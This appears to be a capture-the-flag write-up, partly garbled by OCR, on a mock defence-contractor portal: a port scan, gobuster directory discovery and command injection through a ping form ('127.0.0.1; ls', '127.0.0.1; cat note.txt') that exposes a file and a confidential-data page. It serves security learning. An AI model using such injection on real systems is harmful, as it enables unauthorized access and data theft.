Part 1

First I followed the link

http://13.58.178.91/

I tried http://13.58.178.91/login but both gave 404 not found errors.

Next, i decided to do a port scan.

I ran

nmap -p0- -sV 13.58.178.91

All of the ports but 6798 were uneventful, with 13.58.178.91:6798 giving




Welcome, Mockheed Lartin Employees!

This is the main portal for administrative action!

If you do not belong here, don't be here!

We made sure there are no indexed secrets so your crawlers can't find anything!

Announcement: Join us for the staff watch party of the new movie:



The flag is written on the image,



Part 2

Since I'm looking for their backend development tools, I tried to append things to the end of the URL http://13.58.178.91:6798/ such as

http://13.58.178.91:6798/developmenttools

http://13.58.178.91:6798/tools

http://13.58.178.91:6798/devtools

the last one was successful.



However, I suppose you can use nmap and/or gobuster for this as well.

Running

```
gobuster dir -u http://13.58.178.91:6798 -w
/usr/share/wordlists/dirb/common.txt
```

Outputs

```
__$ gobuster dir -u http://13.58.178.91:6798 -w <u>/usr/share/wordlists/dirb/common.txt</u>
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
[+] Urb:
                    http://13.58.178.91:6798
[+] Threads:
                    10
                    /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
   Status codes:
                    200,204,301,302,307,401,403
  ·] User Agent:
                    gobuster/3.0.1
                    10s
[+] Timeout:
2021/05/11 12:28:32 Starting gobuster
/devtools (Status: 200)
2021/05/11 12:28:48 Finished
```

Suggesting that there is the /devtools path on the port and confirming our suspicions.

Part 3

```
First, I tried IP addresses such as 127.0.0.1 13.58.178.91
```

And all of these had successful packet transfers

```
13.58.178.91:6798 returned "ping: 13.58.178.91:6798: Name or service not known"
```

I tried an injection of the system

127.0.0.1' --

And got

```
bash: -c: line 0: unexpected EOF while looking for matching `''
bash: -c: line 1: syntax error: unexpected end of file
```

So it appears that there is a bash script running on the backend server.

```
127.0.0.1: ls
```

returns

ping: ls: No address associated with hostname

```
127.0.0.1: 127.6.6.8
```

Returns

ping: 127.0.0.1:: Name or service not known

```
I realized I was using: instead of; 127.0.0.1; 1s vields
```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.021/0.021/0.021/0.000 ms note.txt

We can see that the files in the PWD are Note.txt

The next command is

127.0.0.1; cat note.txt

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms For completely reasonable reasons, I moved a copy of my sensitive files to the webserver so my boss can see them They are avaliable at http://13.58.178.91:6798/confidentialdata

The message says that the files were moved to http://13.58.178.91:6798/confidentialdata



Hi Lartin, I uploaded my latest project files here, as you asked In the future, I can always just email them to you...

p3: aerodynamic_test_results.pdf

Download the pdf and get



The flag is